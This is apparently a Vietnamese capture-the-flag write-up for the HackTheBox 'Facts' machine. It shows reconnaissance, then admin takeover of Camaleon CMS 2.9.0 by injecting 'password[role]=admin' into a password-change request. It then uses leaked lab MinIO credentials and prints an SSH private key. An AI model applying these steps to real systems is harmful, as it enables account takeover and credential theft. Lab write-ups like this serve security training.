

# Khai thác máy ảo: FACTS HackTheBox

Người thực hiện: Trần Minh Đức

## Bước 1: Reconnaissance

Đầu tiên chúng ta sẽ sử dụng câu lệnh nmap với các tham số -sC để lấy các dịch vụ port , thông tin phiên bản, thông tin bổ sung trên tất cả các port của máy nạn nhân. `sudo nmap -sC -sV -p- --min-rate 5000 <ip-victim>`

```


Session Actions Edit View Help
kali@kali:~$
kali@kali:~$ sudo nmap -iC -v -p- --min-rate 5000 10.129.244.96
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-03 08:39 -0400
Warning: 10.129.244.96 giving up on port because retransmission cap hit (10).
Nmap scan report for facts.htb (10.129.244.96)
Host is up (0.28s latency).
Not shown: 65448 closed tcp ports (reset), 46 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 9.9p1 Ubuntu 3ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d4:d3:b2:b8:c4:d5:f5:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http     nginx 1.26.3 (Ubuntu)
|_ http-server-header: nginx/1.26.3 (Ubuntu)
|_ http-title: Facts
54321/tcp open  http     GoLang net/http server
|_ http-title: Did not follow redirect to http://facts.htb:9081
|_ http-server-header: MinIO
|_ fingerprint-strings:
|   FourFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: d09025bab4d464b049177c95eb6ef374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 1885929FAACA581
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 03 Jun 2026 12:40:42 GMT
|     <xml version="1.0" encoding="UTF-8"?>
|     <Error:Code>InvalidRequest</Code><Message>Invalid request (invalid argument)</Message><Resource>nice ports, Trinity.txt.bak</Resource><RequestId>1885929FAACA581</RequestId><HostId>d09025bab4d464b049177c95eb6ef374d3b3fd1af925
1148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPoveRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: d09025bab4d464b049177c95eb6ef374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 18859298AD10E8
|     X-Content-Type-Options: nosniff

```

Ở đây chúng ta có thể thấy máy này đang sử dụng `ssh 9.9p1`, ở cổng 80 đang có sử dụng dịch vụ web nhưng đang có rất ít thông tin về nó, và còn cổng 54321 dù rất ít thông tin nhưng ta thấy `MinIO` là 1 loại dịch vụ lưu trữ dữ liệu đám mây giống với `AWS3`. Tạm để đó chúng ta sẽ lướt qua giao diện web của nó trước. tôi đã thử dán ip lên web để vào giao diện web máy nạn nhân nhưng không vào được có thể do có nhiều web đang sử dụng chung 1 máy chủ vật lí nên ở đây tôi đã `sudo bash -c 'echo "10.129.244.96 facts.htb" > /etc/hosts` để ghi đè vào file `/etc/hosts`

```
(kali㉿kali)-[~] - Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
$ sudo bash -c "echo '10.129.12.21 facts.htb' > /etc/hosts"
2026-06-01 08:38:10 - Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
```

Và đây là giao diện web chúng ta nhận được



Nó dường như chỉ là một giao diện web bình thường và chẳng có một chút thông tin gì về ứng dụng web hay trang đăng nhập. Tại đây tôi sẽ sử dụng công cụ gobuster dùng để Brute-force (dò tìm) các thư mục và tệp tin ẩn trên một trang web bằng cách thử từng từ khóa có trong một danh sách từ điển wordlist `gobuster dir -u http://facts.htb -w /usr/share/wordlists/dirb/common.txt -t 50`. Chế độ quét thư mục và tệp tin `-u` là địa chỉ url `-w` là sử dụng wordlist nào `-t` là threads là dùng 50 request/s giúp tốc độ được nhanh.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://facts.htb -w /usr/share/wordlists/dirb/common.txt -t 50


Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://facts.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

.bash_history (Status: 200) [Size: 11137]
.htpasswd (Status: 200) [Size: 11125]
.listing (Status: 200) [Size: 11122]
.web (Status: 200) [Size: 11110]
.listings (Status: 200) [Size: 11125]
.ssh (Status: 200) [Size: 11110]
.passwd (Status: 200) [Size: 11119]
.hta (Status: 200) [Size: 11110]
.history (Status: 200) [Size: 11122]
.forward (Status: 200) [Size: 11122]
.sh_history (Status: 200) [Size: 11131]
.svn (Status: 200) [Size: 11110]
.cvsignore (Status: 200) [Size: 11128]
.rhosts (Status: 200) [Size: 11119]
.config (Status: 200) [Size: 11119]
.profile (Status: 200) [Size: 11122]
.cache (Status: 200) [Size: 11116]
.cvs (Status: 200) [Size: 11110]
.perf (Status: 200) [Size: 11113]
.htaccess (Status: 200) [Size: 11125]
.mysql_history (Status: 200) [Size: 11140]
.subversion (Status: 200) [Size: 11131]
.bashrc (Status: 200) [Size: 11119]
.swf (Status: 200) [Size: 11110]
400 (Status: 200) [Size: 6685]
404 (Status: 200) [Size: 4836]
500 (Status: 200) [Size: 7918]
admin (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
admin.cgi (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
admin.pl (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
admin.php (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
ajax (Status: 200) [Size: 0]
cache (Status: 200) [Size: 11116]
captcha (Status: 200) [Size: 1077]
```

Ở đây chúng ta thu được thông tin như ảnh có rất nhiều status trả về 200 như tệp `.ssh` `.passwd` ... nhưng nhìn vào size của chúng tất cả đều như nhau và khi dán endpoint vào cx đều đi về trang gốc. Có lẽ đây là lỗi cấu hình. Nhưng thứ chúng ta quan tâm là `admin` `admin.php` ... trả về status 302 và đường dẫn endpoint tới `/admin/login` chúng ta cùng quay trở lại trang login này




Ở đây tôi còn có thể tạo một tài khoản mới và có thể đăng nhập được.



Chúng ta có thể dễ dàng thấy được website này đang sử dụng Camaleon CMS version 2.9.0 là một hệ thống quản lý nội dung CMS. Hệ thống này giúp người dùng dễ dàng tạo lập, chỉnh sửa và quản lý nội dung số văn bản, hình ảnh, video,... cho website. Được xây dựng trên nền tảng Ruby on Rails. Với phiên bản 2.9.0 Camaleon dính 1 CVE vô cùng nghiêm trọng nó cho phép hacker có thể Authenticated Privilege Escalation (Role Change). Trong các ứng dụng chạy framework Ruby on Rails, khi người dùng gửi một biểu mẫu dữ liệu lên (ví dụ: cập nhật thông tin cá nhân), dữ liệu đó được truyền dưới dạng một tập hợp các tham số (Parameters). Để bảo mật, Rails sử dụng một cơ chế gọi là Strong Parameters. Cơ chế này bắt buộc lập trình viên phải liệt kê rõ ràng (Whitelist) những trường thông tin nào người dùng được phép thay đổi (như password, first\_name, email). Nếu người dùng cố tình gửi thêm các trường cấm (như role hay is\_admin), hệ thống sẽ tự động loại bỏ chúng. Nhưng ở phiên bản 2.9.0 này của CamaleonCMS Khi người dùng thực hiện tính năng thay đổi mật khẩu, ứng dụng sẽ gọi đến phương thức `updated_ajax` bên trong bộ điều khiển `UsersController`. Tại đây, thay vì sử dụng Strong Parameters để lọc dữ liệu một cách an toàn, lập trình viên lại sử dụng một phương thức cực kỳ nguy hiểm của Rails là:

```
params[:user].permit!
```

Cách thức hoạt động của dấu chấm than trong `params.permit!` được tài liệu chính thức của cộng đồng Ruby on Rails (được gọi là Rails Guides) quy định rõ ràng trong chương về bảo mật dữ liệu (Action Controller Overview - Strong Parameters). Trong ruby API có mô tả về hàm `permit!` "Returns a new ActionController::Parameters instance that includes all keys from the current instance and sets the permitted attribute to true." Ở đây tôi sẽ vào phần thay đổi mật khẩu và mở burpsuit và intercept on để thiết lập vào trạng thái proxy để bắt đầu sửa request/HTTP thay đổi mật khẩu



Ở đây sau khi bắt được gói tin này tôi đã chuyển nó sang Repeater để thực hiện sửa gói tin thêm vào &password[role]=admin sau đó chúng ta sẽ send. Sau đó web đã trả về status 200 là yêu cầu đổi password cùng role đã được thực hiện.

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:**
  - Method: POST
  - URL: /admin/users/5/updated\_ajax
  - Content-Type: application/x-www-form-urlencoded
  - Body: `id=5&username=duc2004&password=duc2004&confirm_password=duc2004`
- Response Tab:**
  - Status: 200 OK
  - Server: nginx/1.26.3 (Ubuntu)
  - Content-Type: text/html; charset=utf-8
  - Cache-Control: no-cache
  - Set-Cookie: `factsapp_session=...; auth_token=...`
- Inspector Tab:** Shows request and response headers and cookies.

Intercept off để tắt proxy chặn web. Sau đó chúng ta sẽ login lại với passwd mới

The screenshot shows a web application's user profile page with the following details:

- User Profile:**
  - First Name: duc
  - Last Name: tran
  - Slogan: (empty)
  - Update button
- Quick Info:**
  - Last visit: 2026-06-04 14:45:44 UTC
  - Registration: 2026-06-04 13:39:28 UTC
- User Details:**
  - Username: duc2004
  - Email: minhduc2004575@gmail.com
  - Role: Administrator
  - Update button
  - Change Password button

Và hiện giờ trang web của chúng ta đã có quyền admin và có thể xem rất nhiều nội dung. Sau khi đi dạo một vòng qua tất cả các mục tôi đã tìm được aws s3 credentials của web này

nờ đó chúng ta sẽ có thể tương tác với dịch vụ lưu trữ đám mây MinIO của web `aws configure --profile facts` lệnh này giúp chúng ta có thể giúp bạn tương tác với các dịch vụ lưu trữ đám mây trực tiếp từ Terminal thay vì dùng giao diện web. `configure` ra lệnh cho AWS CLI khởi tạo một bộ cấu hình xác thực hệ thống --profile facts Tham số này tạo ra một "hồ sơ định danh" riêng đặt tên là facts sau đó sẽ nhập credentials để cấu hình thiết lập kết nối

```
(kali@kali)-[~]
$ aws configure --profile facts
AWS Access Key ID [None]: AKIA7DA1A069DC367137
AWS Secret Access Key [None]: OV9+qnLWCAv4CvcDWVbOFZx2Sy8ZVWsUTq5fuYir
Default region name [None]: us-east-1
Default output format [None]:
```

Sau đó sử dụng lệnh `aws s3 ls --endpoint-url http://facts.htb:54321 --profile facts` ls liệt kê toàn bộ các phân vùng (Buckets) hiện có trên máy chủ lưu trữ mà tài khoản này có quyền đọc. --endpoint-url Mặc định, lệnh aws sẽ chạy ra internet để tìm máy chủ của Amazon Cloud. Tham số này ép công cụ phải bẻ lái, gửi gói tin HTTP đến thẳng địa chỉ IP/Tên miền facts.htb tại cổng 54321 nơi dịch vụ MinIO đang chạy --profile facts Chỉ định cho AWS CLI bốc đúng bộ đôi Access Key và Secret Key của profile mang tên facts để xác thực vào gói tin gửi đi.

```
(kali@kali)-[~]
$ aws s3 ls --endpoint-url http://facts.htb:54321 --profile facts
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts

(kali@kali)-[~]
$ aws s3 ls s3://internal --endpoint-url http://facts.htb:54321 --profile facts
2026-01-08 13:45:13      PRE .bundle/
2026-01-08 13:45:13      PRE .cache/
2026-01-08 13:45:13      PRE .ssh/
2026-01-08 13:45:13      220 .bash_logout
2026-01-08 13:45:13     3900 .bashrc
2026-01-08 13:47:17       20 .lessht
2026-01-08 13:47:17     807 .profile
```

Ta thấy được internal nơi chứa cấu hình nội bộ `aws s3 ls s3://internal --endpoint-url http://facts.htb:54321 --profile facts` vẫn như trên nhưng để xem sâu vào bên trong internal. Ở đây ta thấy được file cấu hình ssh thứ chúng ta đang cần để có thể ssh vào được webserver . Trong đó có file `id_ed25519` chứa mã băm Sau đó tôi sẽ tiến hành tải thư mục đó về bằng câu lệnh `aws s3 sync s3://internal/.ssh ./ssh_loot --endpoint-url http://facts.htb:54321 --profile facts`

```
(kali@kali)-[~]
$ aws s3 sync s3://internal/.ssh ./ssh_loot --endpoint-url http://facts.htb:54321 --profile facts
download: s3://internal/.ssh/id_ed25519 to ssh_loot/id_ed25519
download: s3://internal/.ssh/authorized_keys to ssh_loot/authorized_keys
(kali@kali)-[~]
$ cd ./ssh_loot
```

Lệnh sync sẽ tự động quét, so sánh cấu trúc thư mục giữa thư mục nguồn và thư mục đích, sau đó đệ quy tải về tất cả các tệp tin và thư mục con nằm bên trong đường dẫn đó.

```
(kali@kali)-[~/ssh_loot]
$ cat ./id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZzaC1rZXktZjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAABDGo8Q9be
BSYEGi+hww9QGaAAAAAGAAAAEAAAAZAAAAC3NzaC1lZDI1NTE5AAAAIAC57cXNNNz6cI40
xBFzPGmK0KdWSwvPZUR7xVWI7gHtAAAAoDvABiQV4de9XuyvgMx4/RLyjjBmylyTV+ZcGh
9X3zGEt+LSSv0Rs0iI70HSQ84+CGsm73kA6tb/hVodZ5kDreWd18SIJm/Afduparw94oY1
8K+Gc+TE8QsVx4eup1E/MUNDm6wxqUnnKa8NVh1/sAvovvZR5u+EHFezgvxU4L9xrYBtMk
uSlsC7TvQtixLHmiPwhS6jJfrU77EhT3b4dVk=
-----END OPENSSH PRIVATE KEY-----
```

sau khi tải về mở file `id_ed25519` ta dễ thấy đây là một chuỗi nhị phân đây chính là private key còn ở trong file `authorized_keys` là public key nhưng dường như đã bị ẩn mất tên user ở phần public key

```
(kali@kali)-[~]
$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAC57cXNNNz6cI40xBFzPGmK0KdWSwvPZUR7xVWI7gHt
```

chúng ta sẽ sử dụng lệnh `ssh-keygen -y -f id_ed25519` `ssh-keygen` là công cụ xử lý cấu trúc các cặp khóa ssh. Với tham số `-y` (Read key) sẽ đi vào chế độ dịch ngược để hiển thị ra public key ra màn hình và từ đó ta thấy được tên của user `trivia`

```
(kali@kali)-[~]
$ ssh-keygen -y -f id_ed25519
Enter passphrase for "id_ed25519":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAC57cXNNNz6cI40xBFzPGmK0KdWSwvPZUR7xVWI7gHt trivia@facts.htb
```

